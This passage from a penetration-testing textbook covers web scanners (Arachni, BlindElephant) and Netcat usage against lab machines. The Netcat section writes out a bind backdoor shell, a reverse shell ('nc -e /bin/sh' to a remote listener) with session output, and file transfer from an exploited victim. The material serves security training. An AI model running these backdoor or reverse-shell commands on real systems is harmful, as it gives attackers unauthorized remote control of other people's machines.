[*] Web Server fingerprinting plugin: 11.11% percent done...
[*] Web Spider: Finished.
```

The following screenshot is the report from Golismero:



Arachni

Arachni (http://www.arachni-scanner.com/) is a modular, high-performance, Ruby-based framework to help us evaluate the web applications' security.

Arachni has several features (http://www.arachni-scanner.com/about/features/) that include the following:

- Support for SSL
- Automatic logout detection and re-login during the audit
- High-performance HTTP requests
- Parallel scans
- Platform fingerprinting to make efficient use of available bandwidth

- Audit for vulnerabilities such as a SQL Injection, CSRF, code injection, LDAP injection, path traversal, file inclusion, and XSS

However, Arachni also has the following limitations (http://www.arachni-scanner.com/about/limitations/):

- It has no support for DOM, JavaScript, AJAX, and HTML5
- It may generate false positive results

By default, Kali Linux comes with Arachni Version 0.4.4.

If you want to find out the commands supported by Arachni, you can type the following command to display the help page:

```
arachni -h
```

If you want to see the available modules, you can use the `--lsmod` option:

```
arachni --lsmod
```

The following screenshot is a sample of the modules that are available in Arachni:


```
 [~] Available modules:

 [*] x_forwarded_for_access_restriction_bypass:
--------------------
Name:           X-Forwarded-For Access Restriction Bypass
Description:    Retries denied requests with a X-Forwarded-For header
                to trick the web application into thinking that the request originates
                from localhost and checks whether the restrictions was bypassed.
Elements:       server
Author:         Tasos "Zapotek" Laskos <tasos.laskos@gmail.com>
Version:        0.1
Targets:
 [~] Generic
Path:   /usr/share/arachni/system/gems/gems/arachni-0.4.4/modules/recon/x_forwarded_for_access_restriction_bypass.rb

 [*] htaccess_limit:
--------------------
Name:           .htaccess LIMIT misconfiguration
Description:    Checks for misconfiguration in LIMIT directives that blocks
                GET requests but allows POST.
Elements:       server
Author:         Tasos "Zapotek" Laskos <tasos.laskos@gmail.com>
Version:        0.1.5
```

As an example, we are going to scan a web application called DVWA (http://www.dvwa.co.uk/), located in server `192.168.2.22` ; the result will be stored in an HTML file. Following is the command that you can use:

```
arachni http://192.168.2.22/dvwa/ --report=html:outfile=./192-168-2-22-dvwa.html
```

The report file will be stored in the `/usr/share/arachni/bin/ directory` file.

The following screenshot shows the report content as displayed by a web browser:



BlindElephant

BlindElephant is a web application fingerprint tool that attempts to discover the version of a known web application by comparing the static files at known locations against precomputed hashes for versions of those files in all available releases.

The technique that is utilized here is fast, low-bandwidth, non-invasive, generic, and highly automated.

To display the BlindElephant help page, you can type the following command:

```
BlindElephant.py -h
```

This will display the help message on your screen.

If you want to know about the web applications and plugins supported by BlindElephant, you can type the following command:

```
BlindElephant.py -l
```

The following screenshot is the result:

```
root@kali:~# BlindElephant.py -l
Currently configured web apps: 15
confluence with 0 plugins
drupal with 16 plugins
 - admin_menu
 - cck
 - date
 - filefield
 - google_analytics
 - imageapi
 - imagecache
 - imagefield
 - imce
 - imce_swfupload
 - pathauto
 - print
 - spamicide
 - tagadelic
 - token
 - views
joomla with 0 plugins
liferay with 0 plugins
mediawiki with 0 plugins
moodle with 0 plugins
movabletype with 0 plugins
oscommerce with 0 plugins
phpbb with 0 plugins
```

For our example, we want to find out the WordPress version used by the target website. The following is the command to do that:

```
BlindElephant.py target wordpress
```

The following is the result of that command:

```
Hit http://target/readme.html
Possible versions based on result: 3.1.3, 3.1.3-IIS

Hit http://target/wp-includes/js/tinymce/tiny_mce.js
Possible versions based on result: 3.1.1, 3.1.1-IIS, 3.1.1-RC1, 3.1.1-
RC1-IIS, 3.1.2, 3.1.2-IIS, 3.1.3, 3.1.3-IIS, 3.1.4, 3.1.4-IIS

...

Possible versions based on result: 3.1, 3.1.1, 3.1.1-IIS, 3.1.1-RC1, 3.1.1-
RC1-IIS, 3.1.2, 3.1.2-IIS, 3.1.3, 3.1.3-IIS, 3.1.4, 3.1.4-IIS, 3.1-beta1,
3.1-beta1-IIS, 3.1-beta2, 3.1-beta2-IIS, 3.1-IIS, 3.1-RC1, 3.1-RC2,
3.1-RC2-IIS, 3.1-RC3, 3.1-RC3-IIS, 3.1-RC4, 3.1-RC4-IIS


Fingerprinting resulted in:
3.1.3
3.1.3-IIS
```

```
Best Guess: 3.1.3
```

The target website uses WordPress Version 3.1.3 based on a BlindElephant guess. After knowing this information, we can find out the vulnerabilities that exist in that particular version.

Network tool

This section will describe a network tool that can be used for many purposes. Sometimes, this tool is called a Swiss Army Knife for TCP/IP. This tool is Netcat (http://netcat.sourceforge.net/).

Netcat

Netcat is a simple utility that reads and writes data across network connections using the TCP or UDP protocol. By default, it will use the TCP protocol. It can be used directly or from other programs or scripts. Netcat is the predecessor of ncat, as described in Chapter 11, *Maintaining Access*. You need to be aware that all of the communication done via Netcat is not encrypted.

As a penetration tester, you need to know several Netcat usages. Because this tool is small, portable, powerful, and may exist in the target machine, I will describe several Netcat capabilities that can be used during your penetration testing process. For these scenarios, we will use the following information:

- The SSH web server is located in IP address of `192.168.2.22`
- The client is located in IP address of `192.168.2.23`

Open connection

In its simplest use, Netcat can be used as an alternative for telnet, which is able to connect to an arbitrary port on an IP address.

For example, to connect to an SSH server on port `22`, which has an IP address of `192.168.2.22`, you give the following command:

```
# nc 192.168.2.22 22
```

The following is the reply from the remote server:

```
SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
```

To quit the connection, just press *Ctrl* + *C*.

Service banner grabbing

This usage is to get information on the service banner. For several server services, you can use the previous technique to get the banner information but for other services such as HTTP, you need to give the HTTP commands before you can get the information.

In our example, we want to know the web server version and operating system. The following is the command that we use:

```
# echo -e "HEAD / HTTP/1.0\n\n" | nc 192.168.2.22 80
```

The following is its result:

```
HTTP/1.1 200 OK
Date: Tue, 08 Oct 2013 14:09:14 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Connection: close
Content-Type: text/html
```

From the preceding result, we know the web server software (`Apache`) and operating system (`Ubuntu5.10`) that is used by the target machine.

Simple chat server

In this example, we will create a simple chat server that listens on port `1234` using the following Netcat command:

```
# nc -l -p 1234
```

Now, you can connect to this server from another machine using telnet, Netcat, or a similar program using the following command:

```
$ telnet 192.168.2.22 1234
```

Any characters that you type in the client will be displayed on the server.

Using a simple Netcat command, you have just created a simple two-way communication.

To close the connection, press *Ctrl* + *C*.

File transfer

Using Netcat, you can send files from a sender to a receiver.

To send a file named `thepass` from the sender to a Netcat listener (receiver), you give the following command in the listener machine:

```
# nc -l -p 1234 > thepass.out
```

Give the following command in the sender machine:

```
# nc -w3 192.168.2.22 1234 < thepass
```

The `thepass` file will be transferred to the listener machine and will be stored as the `thepass.out` file.

> **Note**
>
> I used this trick in one penetration engagement, where I needed to transfer a file from the victim to my computer after I exploited the vulnerability and used a reverse shell. Luckily for me, the victim machine had Netcat installed. After that, everything was smooth.

Portscanning

If you want to have a simple port scanner, you can also use Netcat for that purpose. For example, if you want to scan ports `1-1000`, protocol TCP in verbose (`-v`) mode, not resolving DNS names (`-n`) without sending any data to the target (`-z`), and wait no more than one second for a connection to occur (`-w 1`), the following is the Netcat command:

```
# nc -n -v -z -w 1 192.168.2.22 1-1000
```

The following is the result:

```
(UNKNOWN) [192.168.2.22] 514 (shell) open
(UNKNOWN) [192.168.2.22] 513 (login) open
(UNKNOWN) [192.168.2.22] 512 (exec) open
(UNKNOWN) [192.168.2.22] 445 (microsoft-ds) open
(UNKNOWN) [192.168.2.22] 139 (netbios-ssn) open
(UNKNOWN) [192.168.2.22] 111 (sunrpc) open
(UNKNOWN) [192.168.2.22] 80 (http) open
(UNKNOWN) [192.168.2.22] 53 (domain) open
(UNKNOWN) [192.168.2.22] 25 (smtp) open
(UNKNOWN) [192.168.2.22] 23 (telnet) open
(UNKNOWN) [192.168.2.22] 22 (ssh) open
(UNKNOWN) [192.168.2.22] 21 (ftp) open
```

We can see that on IP address `192.168.2.22`, several ports (`514`, `513`, `512`, `445`, `139`, `111`, `80`, `53`, `25`, `23`, `22`, `21`) are open.

Although Netcat can be used as a port scanner, I suggest you to use Nmap instead, if you want a more sophisticated port scanner.

Backdoor shell

We can use Netcat to create a backdoor in the target machine in order to get the remote shell. For this purpose, we need to set up Netcat to listen to a particular port (`-p`), and define which shell to use (`-e`).

Suppose we want to open shell `/bin/sh` after getting a connection on port `1234`, the following is the command to do that:

```
# nc -e /bin/sh -l -p 1234
```

Netcat will open a shell when a client connects to port `1234`.

Let's connect from the client using telnet or a similar program using the following command:

```
telnet 192.168.2.22 1234
```

After the `telnet` command's information appears, you can type any Linux commands on the server.

First, we want to find out about our current user by typing the `id` command. The following is the result:

```
uid=1000(msfadmin) gid=1000(msfadmin)
groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),
46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin
)
```

Next, we want to list all files in the current directory on the server; I give the following command to do that:

```
ls -al
```

The result for this command is as follows:

```
total 9276
drwxr-xr-x 10 msfadmin msfadmin    4096 2013-09-16 18:40 .
drwxr-xr-x  6 root     root        4096 2010-04-16 02:16 ..
lrwxrwxrwx  1 root     root           9 2012-05-14 00:26 .bash_history ->
/dev/null
drwxr-xr-x  3 msfadmin msfadmin    4096 2013-09-08 03:55 cymothoa-1-beta
-rw-r--r--  1 msfadmin msfadmin   18177 2013-09-08 03:36 cymothoa-
1-beta.tar.gz
drwxr-xr-x  4 msfadmin msfadmin    4096 2010-04-17 14:11 .distcc
-rw-r--r--  1 msfadmin msfadmin    1669 2013-08-27 10:11 etc-passwd
-rw-r--r--  1 msfadmin msfadmin    1255 2013-08-27 10:11 etc-shadow
drwxr-xr-x  5 msfadmin msfadmin    4096 2013-06-12 01:23 .fluxbox
drwx------  2 msfadmin msfadmin    4096 2013-09-14 08:25 .gconf
drwx------  2 msfadmin msfadmin    4096 2013-09-14 08:26 .gconfd
-rw-------  1 root     root          26 2013-09-14 08:57 .nano_history
-rwxr-xr-x  1 msfadmin msfadmin  474740 2013-09-14 09:38 ncat
drwxr-xr-x 21 msfadmin msfadmin    4096 2013-09-14 09:31 nmap-6.40
-rw-r--r--  1 msfadmin msfadmin     586 2010-03-16 19:12 .profile
```

The result is displayed on your screen. If you set the Netcat listener as `root`, then you will be able to do anything that the user `root` is able to do on that machine. However, remember that the shell is not a terminal, so you will not be able to use commands such as `su`.

You may need to be aware that the Netcat network connection is not encrypted; anyone will be able to use this backdoor just by connecting to the port on the target machine.

Reverse shell

The reverse shell method is the reverse of the previous scenario. In the previous scenario, our server opens a shell.

In the reverse shell method, we set the remote host to open a shell to connect to our server.

To fulfill this task, type the following command in the client machine:

```
# nc -n -v -l -p 1234
```

Type the following command in the server machine:

```
# nc -e /bin/sh 192.168.2.23 1234
```

If you get the following message in your machine, it means that the reverse shell has been established successfully:

```
connect to [192.168.2.23] from (UNKNOWN) [192.168.2.22] 53529
```

You can type any command to be executed in the server machine from your client.

As an example, I want to see the remote machine IP address; I type the following command in the client for that:

```
ip addr show
```

The following is the result:

```
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen
1000
    link/ether 08:00:27:43:15:18 brd ff:ff:ff:ff:ff:ff
    inet 192.168.2.22/24 brd 192.168.2.255 scope global eth0
    inet6 fe80::a00:27ff:fe43:1518/64 scope link
       valid_lft forever preferred_lft forever
```

You can give any command as long as it is supported by the remote server.

Summary

This chapter describes several additional tools that can be used for the job of penetration testing. Those tools may not be included in Kali Linux or you might need to get the newer version; you can get and install them easily, as explained in this chapter. There are four tools described in this chapter. They are reconnaissance tool, vulnerability scanner, web application tools, and network tool.

These tools were selected on the basis of their usefulness, popularity, and maturity.

We started off by describing the tools, how to install and configure them, and later on moved to describing their usage.

The next appendix will talk about several useful resources that can be used as references during penetration testing.